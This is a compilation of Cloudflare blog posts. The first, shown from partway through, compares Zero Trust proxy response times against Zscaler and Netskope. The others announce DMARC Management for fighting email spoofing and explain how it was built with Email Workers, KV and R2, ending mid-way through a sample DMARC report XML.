
Cloudflare measured application access across ourselves, Zscaler and Netskope from 300 different locations around the world connecting to 6 distinct application servers in Hong Kong, Toronto, Johannesburg, São Paulo, Phoenix, and Switzerland. In each of these locations, Cloudflare’s P95 response time was faster than Zscaler and Netskope. Let’s take a look at the data when the application is hosted in Toronto, an area where Zscaler and Netskope should do well as it’s in a heavily interconnected region: North America.

Cloudflare Access is the fastest Zero Trust proxy

ZT Access – Response time (95th Percentile) – Toronto
95th Percentile Response (ms)
Cloudflare 2,182
Zscaler 4,071
Netskope 6,072


Cloudflare really stands out in regions with more diverse connectivity options like South America or Asia Pacific, where Zscaler compares better to Netskope than it does Cloudflare:

Cloudflare Access is the fastest Zero Trust proxy

When we look at application servers hosted locally in South America, Cloudflare stands out:

ZT Access – Response time (95th Percentile) – South America
95th Percentile Response (ms)
Cloudflare 2,961
Zscaler 9,271
Netskope 8,223


Cloudflare’s network shines here, allowing us to ingress connections close to the users. You can see this by looking at the Connect times in South America:

ZT Access – Connect time (95th Percentile) – South America
95th Percentile Connect (ms)
Cloudflare 369
Zscaler 1,753
Netskope 1,160

Cloudflare’s network sets us apart here because we’re able to get users onto our network faster and find the optimal routes around the world back to the application host. We’re twice as fast as Zscaler and three times faster than Netskope because of this superpower. Across all the different tests, Cloudflare’s Connect times is consistently faster across all 300 testing nodes.

Cloudflare Access is the fastest Zero Trust proxy

In our last blog, we looked at two distinct scenarios that need to be measured individually when we compared Cloudflare and Zscaler. The first scenario is when a user logs into their application and has to authenticate. In this case, the Zero Trust Access service will direct the user to a login page, the user will authenticate, and then be redirected to their application.

This is called a new session, because no authentication information is cached or exists on the Access network. The second scenario is called an existing session, when a user has already been authenticated and that authentication information can be cached. This scenario is usually much faster, because it doesn’t require an extra call to an identity provider to complete.

We like to measure these scenarios separately, because when we look at 95th percentile values, we would almost always be looking at new sessions if we combined new and existing sessions together. But across both scenarios, Cloudflare is consistently faster in every region. Let’s go back and look at an application hosted in Toronto, where users connecting to us connect faster than Zscaler and Netskope for both new and existing sessions.

ZT Access – Response Time (95th Percentile) – Toronto
New Sessions (ms) Existing Sessions (ms)
Cloudflare 1,276 1,022
Zscaler 2,415 1,797
Netskope 5,741 1,822

You can see that new sessions are generally slower as expected, but Cloudflare’s network and optimized software stack provides a consistently fast user experience. In scenarios where end-to-end connectivity can be more challenging, Cloudflare stands out even more. Let’s take a look at users in Asia connecting through to an application in Hong Kong.

ZT Access – Response Time (95th Percentile) – Hong Kong
New Sessions (ms) Existing Sessions (ms)
Cloudflare 2,582 2,075
Zscaler 4,956 3,617
Netskope 5,139 3,902

One interesting thing that stands out here is that while Cloudflare’s network is hyper-optimized for performance, Zscaler more closely compares to Netskope on performance than they do to Cloudflare. Netskope also performs poorly on new sessions, which indicates that their service does not react well when users are establishing new sessions.

We like to separate these new and existing sessions because it’s important to look at similar request paths to do a proper comparison. For example, if we’re comparing a request via Zscaler on an existing session and a request via Cloudflare on a new session, we could see that Cloudflare was much slower than Zscaler because of the need to authenticate. So when we contracted a third party to design these tests, we made sure that they took that into account.

For these tests, Cloudflare configured five application instances hosted in Toronto, Los Angeles, Sao Paulo, and Hong Kong. Cloudflare then used 300 different Catchpoint nodes from around the world to mimic a browser login as follows:

  • User connects to the application from a browser mimicked by a Catchpoint instance – new session
  • User authenticates against their identity provider
  • User accesses resource
  • User refreshes the browser page and tries to access the same resource but with credentials already present – existing session

This allows us to look at Cloudflare versus all the other products for application performance for both new and existing sessions, and we’ve shown that we’re faster. As we’ve mentioned, a lot of that is due to our network and how we get close to our users. So now we’re going to talk about how we compare to other large networks and how we get close to you.

Network effects make the user experience better

Getting closer to users improves the last mile Round Trip Time (RTT). As we discussed in the Access comparison, having a low RTT improves customer performance because new and existing sessions don’t have to travel very far to get to Cloudflare’s Zero Trust network. Embedding ourselves in these last mile networks helps us get closer to our users, which doesn’t just help Zero Trust performance, it helps web performance and developer performance, as we’ve discussed in prior blogs.

To quantify network performance, we have to get enough data from around the world, across all manner of different networks, comparing ourselves with other providers. We used Real User Measurements (RUM) to fetch a 100kb file from several different providers. Users around the world report the performance of different providers. The more users who report the data, the higher fidelity the signal is. The goal is to provide an accurate picture of where different providers are faster, and more importantly, where Cloudflare can improve. You can read more about the methodology in the original Speed Week 2021 blog post here.

We are constantly going through the process of figuring out why we were slow — and then improving. The challenges we faced were unique to each network and highlighted a variety of different issues that are prevalent on the Internet. We’re going to provide an overview of some of the efforts we use to improve our performance for our users.

But before we do, here are the results of our efforts since Developer Week 2022, the last time we showed off these numbers. Out of the top 3,000 networks in the world (by number of IPv4 addresses advertised), here’s a breakdown of the number of networks where each provider is number one in p95 TCP Connection Time, which represents the time it takes for a user on a given network to connect to the provider:

Cloudflare Access is the fastest Zero Trust proxy

Here’s what those numbers look like as of this week, Security Week 2023:

Cloudflare Access is the fastest Zero Trust proxy

As you can see, Cloudflare has extended its lead in being faster in more networks, while other networks that previously were faster like Akamai and Fastly lost their lead. This translates to the effects we see on the World Map. Here’s what that world map looked like in Developer Week 2022:

Cloudflare Access is the fastest Zero Trust proxy

Here’s how that world map looks today during Security Week 2023:

Cloudflare Access is the fastest Zero Trust proxy

As you can see, Cloudflare has gotten faster in Brazil, many countries in Africa including South Africa, Ethiopia, and Nigeria, as well as Indonesia in Asia, and Norway, Sweden, and the UK in Europe.

A lot of these countries benefited from the Edge Partner Program that we discussed in the Impact Week blog. A quick refresher: the Edge Partner Program encourages last mile ISPs to partner with Cloudflare to deploy Cloudflare locations that are embedded in the last mile ISP. This improves the last mile RTT and improves performance for things like Access. Since we last showed you this map, Cloudflare has deployed more partner locations in places like Nigeria, and Saudi Arabia, which have improved performance for users in all scenarios. Efforts like the Edge Partner Program help improve not just the Zero Trust scenarios like we described above, but also the general web browsing experience for end users who use websites protected by Cloudflare.

Next-generation performance in a Zero Trust world

In a non-Zero Trust world, you and your IT teams were the network operator — which gave you the ability to control performance. While this control was comforting, it was also a huge burden on your IT teams who had to manage middle mile connections between offices and resources. But in a Zero Trust world, your network is now… well, it’s the public Internet. This means less work for your teams — but a lot more responsibility on your Zero Trust provider, which has to manage performance for every single one of your users. The better your Zero Trust provider is at improving end-to-end performance, the better an experience your users will have and the less risk you expose yourself to. For real-time applications like authentication and secure web gateways, having a snappy user experience is critical.

A Zero Trust provider needs to not only secure your users on the public Internet, but it also needs to optimize the public Internet to make sure that your users continuously stay protected. Moving to Zero Trust doesn’t just reduce the need for corporate networks, it also allows user traffic to flow to resources more naturally. However, given your Zero Trust provider is going to be the gatekeeper for all your users and all your applications, performance is a critical aspect to evaluate to reduce friction for your users and reduce the likelihood that users will complain, be less productive, or turn the solutions off. Cloudflare is constantly improving our network to ensure that users always have the best experience, through programs like the Edge Partner Program and constantly improving our peering and interconnectivity. It’s this tireless effort that makes us the fastest Zero Trust provider.

Stop brand impersonation with Cloudflare DMARC Management

Post Syndicated from Joao Sousa Botto original https://blog.cloudflare.com/dmarc-management/

Stop brand impersonation with Cloudflare DMARC Management

Stop brand impersonation with Cloudflare DMARC Management

At the end of 2021 Cloudflare launched Security Center, a unified solution that brings together our suite of security products and unique Internet intelligence. It enables security teams to quickly identify potential security risks and threats to their organizations, map their attack surface and mitigate these risks with just a few clicks. While Security Center initially focused on application security, we are now adding crucial zero trust insights to further enhance its capabilities.

When your brand is loved and trusted, customers and prospects are looking forward to the emails you send them. Now picture them receiving an email from you: it has your brand, the subject is exciting, it has a link to register for something unique — how can they resist that opportunity?

But what if that email didn’t come from you? What if clicking on that link is a scam that takes them down the path of fraud or identity theft? And what if they think you did it? The truth is, even security minded people occasionally fall for well crafted spoof emails.

That poses a risk to your business and reputation. A risk you don’t want to take – no one does. Brand impersonation is a significant problem for organizations globally, and that’s why we’ve built DMARC Management – available in Beta today.

With DMARC Management you have full insight on who is sending emails on your behalf. You can one-click approve each source that is a legitimate sender for your domain, and then set your DMARC policy to reject any emails sent from unapproved clients.

Stop brand impersonation with Cloudflare DMARC Management

When the survey platform your company uses is sending emails from your domain, there’s nothing to worry about – you configured it that way. But if an unknown mail service from a remote country is sending emails using your domain that can be quite scary, and something you’ll want to address. Let’s see how.

Anti-spoofing mechanisms

Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM) and Domain-based Message Authentication Reporting and Conformance (DMARC) are three common email authentication methods. Together, they help prevent spammers, phishers, and other unauthorized parties from sending emails on behalf of a domain they do not own.

SPF is a way for a domain to list all the servers the company sends emails from. Think of it like a publicly available employee directory that helps someone to confirm if an employee works for an organization. SPF records list all the IP addresses of all the servers that are allowed to send emails from the domain.

DKIM enables domain owners to automatically “sign” emails from their domain. Specifically, DKIM uses public key cryptography:

  1. A DKIM record stores the domain’s public key, and mail servers receiving emails from the domain can check this record to obtain the public key.
  2. The private key is kept secret by the sender, who signs the email’s header with this key.
  3. Mail servers receiving the email can verify that the sender’s private key was used by applying the public key. This also guarantees that the email was not tampered with while in transit.

DMARC tells a receiving email server what to do after evaluating the SPF and DKIM results. A domain’s DMARC policy can be set in a variety of ways — it can instruct mail servers to quarantine emails that fail SPF or DKIM (or both), to reject such emails, or to deliver them.

It’s not trivial to configure and maintain SPF and DMARC, though. If your configuration is too strict, legitimate emails will be dropped or marked as spam. If it’s too relaxed, your domain might be misused for email spoofing. The proof is that these authentication mechanisms (SPF / DKIM / DMARC) have existed for over 10 years and still, there are still less than 6 million active DMARC records.

DMARC reports can help, and a full solution like DMARC Management reduces the burden of creating and maintaining a proper configuration.

DMARC reports

All DMARC-compliant mailbox providers support sending DMARC aggregated reports to an email address of your choice. Those reports list the services that have sent emails from your domain and the percentage of messages that passed DMARC, SPF and DKIM. They are extremely important because they give administrators the information they need to decide how to adjust their DMARC policies — for instance, that’s how administrators know if their legitimate emails are failing SPF and DKIM, or if a spammer is trying to send illegitimate emails.

Stop brand impersonation with Cloudflare DMARC Management

But beware, you probably don’t want to send DMARC reports to a human-monitored email address, as these come in fast and furious from virtually every email provider your organization sends messages to, and are delivered in XML format. Typically, administrators set up reports to be sent to a service like our DMARC Management, that boils them down to a more digestible form. Note: These reports do not contain personal identifiable information (PII).

DMARC Management automatically creates an email address for those reports to be sent to, and adds the corresponding RUA record to your Cloudflare DNS to announce to mailbox providers where to send reports to. And yes, if you’re curious, these email addresses are being created using Cloudflare Email Routing.

Note: Today, Cloudflare DNS is a requirement for DMARC Management. Cloudflare Area 1 customers will soon also be able to see DMARC reports even if they’re using third-party DNS services.

Stop brand impersonation with Cloudflare DMARC Management

As reports are received in this dedicated email address, they are processed by a Worker that extracts the relevant data, parses it and sends it over to our analytics solution. And you guessed again, that’s implemented using Email Workers. You can read more about the technical implementation here.

Taking action

Now that reports are coming in, you can review the data and take action.

Note: It may take up to 24 hours for mailbox providers to start sending reports and for these analytics to be available to you.

At the top of DMARC Management you have an at-a-glance view of the outbound security configuration for your domain, more specifically DMARC, DKIM, and SPF. DMARC Management will soon start reporting on inbound email security as well, which includes STARTTLS, MTA-STS, DANE, and TLS reporting.

Stop brand impersonation with Cloudflare DMARC Management

The middle section shows the email volume over time, with individual lines showing those that pass DMARC and those that fail.

Stop brand impersonation with Cloudflare DMARC Management

Below, you have additional details that include the number of email messages sent by each source (per the DMARC reports), and the corresponding DMARC, SPF and DKIM statistics. You can approve (that is, include in SPF) any of these sources by clicking on “…”, and you can easily spot applications that may not have DKIM correctly configured.

Stop brand impersonation with Cloudflare DMARC Management

Clicking on any source gives you the same DMARC, SPF and DKIM statistics per IP address of that source. This is how you identify if there’s an additional IP address you might need to include in your SPF record, for example.

Stop brand impersonation with Cloudflare DMARC Management

The ones that fail are the ones you’ll want to take action on, as they will need to either be approved (which technically means including in the SPF record) if legitimate, or stay unapproved and be rejected by the receiving server when the DMARC policy is configured with p=reject.

Getting to a DMARC reject policy is the goal, but you don’t want to apply such a restrictive policy until you have high confidence that all legitimate sending services are accounted for in SPF (and DKIM, if appropriate). That may take a few weeks, depending on the number of services you have sending messages from your domain, but with DMARC Management you will quickly grasp when you’re ready to go.

What else is needed

Once you have approved all your authorized email senders (sources) and configured DMARC to quarantine or reject, you should be confident that your brand and organization are much safer. From then on, keeping an eye on your approved sources list is a very lightweight operation that doesn’t take more than a few minutes per month from your team. Ideally, when new applications that send emails from your domain are deployed in your company, you would proactively include the corresponding IP addresses in your SPF record.

But even if you don’t, you will find new unapproved senders notices on your Security Center, under the Security Insights tab, alongside other important security issues you can review and manage.

Stop brand impersonation with Cloudflare DMARC Management

Or you can check the unapproved list on DMARC Management every few weeks.

Whenever you see a legitimate sender source show up as unapproved, you know what to do — click “…” and mark them as approved!

What’s coming next

DMARC Management takes email security to the next level, and this is only the beginning.

We’re excited to demonstrate our investments in features that provide customers even more insight into their security. Up next we’ll be connecting security analytics from Cloudflare’s Cloud Access Security Broker (CASB) into the Security Center.

Stop brand impersonation with Cloudflare DMARC Management

This product integration will provide customers a way to understand the status of their wider SaaS security at a glance. By surfacing the makeup of CASB Findings (or security issues identified in popular SaaS apps) by severity, health of the SaaS integration, and the number of hidden issues, IT and security administrators will have a way to understand the status of their wider security surface area from a single source.

Stay tuned for more news on CASB in Security Center. In the meantime you can join the waitlist for DMARC Management beta for free today and, if you haven’t yet, we recommend you also check out Cloudflare Area 1 and request a Phishing Risk Assessment to block phishing, spoof and spam emails from coming into your environment.

How we built DMARC Management using Cloudflare Workers

Post Syndicated from André Cruz original https://blog.cloudflare.com/how-we-built-dmarc-management/

How we built DMARC Management using Cloudflare Workers

What are DMARC reports

How we built DMARC Management using Cloudflare Workers

DMARC stands for Domain-based Message Authentication, Reporting, and Conformance. It’s an email authentication protocol that helps protect against email phishing and spoofing.

When an email is sent, DMARC allows the domain owner to set up a DNS record that specifies which authentication methods, such as SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail), are used to verify the email’s authenticity. When the email fails these authentication checks DMARC instructs the recipient’s email provider on how to handle the message, either by quarantining it or rejecting it outright.

DMARC has become increasingly important in today’s Internet, where email phishing and spoofing attacks are becoming more sophisticated and prevalent. By implementing DMARC, domain owners can protect their brand and their customers from the negative impacts of these attacks, including loss of trust, reputation damage, and financial loss.

In addition to protecting against phishing and spoofing attacks, DMARC also provides reporting capabilities. Domain owners can receive reports on email authentication activity, including which messages passed and failed DMARC checks, as well as where these messages originated from.

DMARC management involves the configuration and maintenance of DMARC policies for a domain. Effective DMARC management requires ongoing monitoring and analysis of email authentication activity, as well as the ability to make adjustments and updates to DMARC policies as needed.

Some key components of effective DMARC management include:

  • Setting up DMARC policies: This involves configuring the domain’s DMARC record to specify the appropriate authentication methods and policies for handling messages that fail authentication checks. Here’s what a DMARC DNS record looks like:

v=DMARC1; p=reject; rua=mailto:[email protected]

This specifies that we are going to use DMARC version 1, our policy is to reject emails if they fail the DMARC checks, and the email address to which providers should send DMARC reports.

  • Monitoring email authentication activity: DMARC reports are an important tool for domain owners to ensure email security and deliverability, as well as compliance with industry standards and regulations. By regularly monitoring and analyzing DMARC reports, domain owners can identify email threats, optimize email campaigns, and improve overall email authentication.
  • Making adjustments as needed: Based on analysis of DMARC reports, domain owners may need to make adjustments to DMARC policies or authentication methods to ensure that email messages are properly authenticated and protected from phishing and spoofing attacks.
  • Working with email providers and third-party vendors: Effective DMARC management may require collaboration with email providers and third-party vendors to ensure that DMARC policies are being properly implemented and enforced.

Today we launched DMARC management. This is how we built it.

How we built it

As a leading provider of cloud-based security and performance solutions, we at Cloudflare take a specific approach to test our products. We “dogfood” our own tools and services, which means we use them to run our business. This helps us identify any issues or bugs before they affect our customers.

We use our own products internally, such as Cloudflare Workers, a serverless platform that allows developers to run their code on our global network. Since its launch in 2017, the Workers ecosystem has grown significantly. Today, there are thousands of developers building and deploying applications on the platform. The power of the Workers ecosystem lies in its ability to enable developers to build sophisticated applications that were previously impossible or impractical to run so close to clients. Workers can be used to build APIs, generate dynamic content, optimize images, perform real-time processing, and much more. The possibilities are virtually endless. We used Workers to power services like Radar 2.0, or software packages like Wildebeest.

Recently our Email Routing product joined forces with Workers, enabling processing incoming emails via Workers scripts. As the documentation states: “With Email Workers you can leverage the power of Cloudflare Workers to implement any logic you need to process your emails and create complex rules. These rules determine what happens when you receive an email.” Rules and verified addresses can all be configured via our API.

Here’s how a simple Email Worker looks like:

export default {
  async email(message, env, ctx) {
    const allowList = ["[email protected]", "[email protected]"];
    if (allowList.indexOf(message.headers.get("from")) == -1) {
      message.setReject("Address not allowed");
    } else {
      await message.forward("inbox@corp");
    }
  }
}

Pretty straightforward, right?

With the ability to programmatically process incoming emails in place, it seemed like the perfect way to handle incoming DMARC report emails in a scalable and efficient manner, letting Email Routing and Workers do the heavy lifting of receiving an unbound number of emails from across the globe. A high level description of what we needed is:

  1. Receive email and extract report
  2. Publish relevant details to analytics platform
  3. Store the raw report

Email Workers enable us to do #1 easily. We just need to create a worker with an email() handler. This handler will receive the SMTP envelope elements, a pre-parsed version of the email headers, and a stream to read the entire raw email.

For #2 we can also look into the Workers platform, and we will find the Workers Analytics Engine. We just need to define an appropriate schema, which depends both on what’s present in the reports and the queries we plan to do later. Afterwards we can query the data using either the GraphQL or SQL API.

For #3 we don’t need to look further than our R2 object storage. It is trivial to access R2 from a Worker. After extracting the reports from the email we will store them in R2 for posterity.

We built this as a managed service that you can enable on your zone, and added a dashboard interface for convenience, but in reality all the tools are available for you to deploy your own DMARC reports processor on top of Cloudflare Workers, in your own account, without having to worry about servers, scalability or performance.

Architecture

How we built DMARC Management using Cloudflare Workers

Email Workers is a feature of our Email Routing product. The Email Routing component runs in all our nodes, so any one of them is able to process incoming mail, which is important because we announce the Email ingress BGP prefix from all our datacenters. Sending emails to an Email Worker is as easy as setting a rule in the Email Routing dashboard.

How we built DMARC Management using Cloudflare Workers

When the Email Routing component receives an email that matches a rule to be delivered to a Worker, it will contact our internal version of the recently open-sourced workerd runtime, which also runs on all nodes. The RPC schema that governs this interaction is defined in a Capnproto schema, and allows the body of the email to be streamed to Edgeworker as it’s read. If the worker script decides to forward this email, Edgeworker will contact Email Routing using a capability sent in the original request.

jsg::Promise<void> ForwardableEmailMessage::forward(kj::String rcptTo, jsg::Optional<jsg::Ref<Headers>> maybeHeaders) {
  auto req = emailFwdr->forwardEmailRequest();
  req.setRcptTo(rcptTo);

  auto sendP = req.send().then(
      [](capnp::Response<rpc::EmailMetadata::EmailFwdr::ForwardEmailResults> res) mutable {
    auto result = res.getResponse().getResult();
    JSG_REQUIRE(result.isOk(), Error, result.getError());
  });
  auto& context = IoContext::current();
  return context.awaitIo(kj::mv(sendP));
}

In the context of DMARC reports this is how we handle the incoming emails:

  1. Fetch the recipient of the email being processed, this is the RUA that was used. RUA is a DMARC configuration parameter that indicates where aggregate DMARC processing feedback should be reported pertaining to a certain domain. This recipient can be found in the “to” attribute of the message.
const ruaID = message.to
  1. Since we handle DMARC reports for an unbounded number of domains, we use Workers KV to store some information about each one and key this information on the RUA. This also lets us know if we should be receiving these reports.
const accountInfoRaw = await env.KV_DMARC_REPORTS.get(dmarc:${ruaID})
  1. At this point, we want to read the entire email into an arrayBuffer in order to parse it. Depending on the size of the report we may run into the limits of the free Workers plan. If this happens, we recommend that you switch to the Workers Unbound resource model which does not have this issue.
const rawEmail = new Response(message.raw)
const arrayBuffer = await rawEmail.arrayBuffer()
  1. Parsing the raw email involves, among other things, parsing its MIME parts. There are multiple libraries available that allow one to do this. For example, you could use postal-mime:
const parser = new PostalMime.default()
const email = await parser.parse(arrayBuffer)
  1. Having parsed the email we now have access to its attachments. These attachments are the DMARC reports themselves and they can be compressed. The first thing we want to do is store them in their compressed form in R2 for long-term storage. They can be useful later on for re-processing or investigating interesting reports. Doing this is as simple as calling put() on the R2 binding. In order to facilitate retrieval later we recommend that you spread the report files across directories based on the current time.
await env.R2_DMARC_REPORTS.put(
    `${date.getUTCFullYear()}/${date.getUTCMonth() + 1}/${attachment.filename}`,
    attachment.content
  )
  1. We now need to look into the attachment mime type. The raw form of DMARC reports is XML, but they can be compressed. In this case we need to decompress them first. DMARC reporter files can use multiple compression algorithms. We use the MIME type to know which one to use. For Zlib compressed reports pako can be used while for ZIP compressed reports unzipit is a good choice.

  2. Having obtained the raw XML form of the report, fast-xml-parser has worked well for us in parsing them. Here’s how the DMARC report XML looks:

<feedback>
  <report_metadata>
    <org_name>example.com</org_name>
    <[email protected]</email>
   <extra_contact_info>http://example.com/dmarc/support</extra_contact_info>
    <report_id>9391651994964116463</report_id>
    <date_range>
      <begin>1335521200</begin>
      <end>1335652599</end>
    </date_range>
  </report_metadata>
  <policy_published>
    <domain>business.example</domain>
    <adkim>r</adkim>
    <aspf>r</aspf>
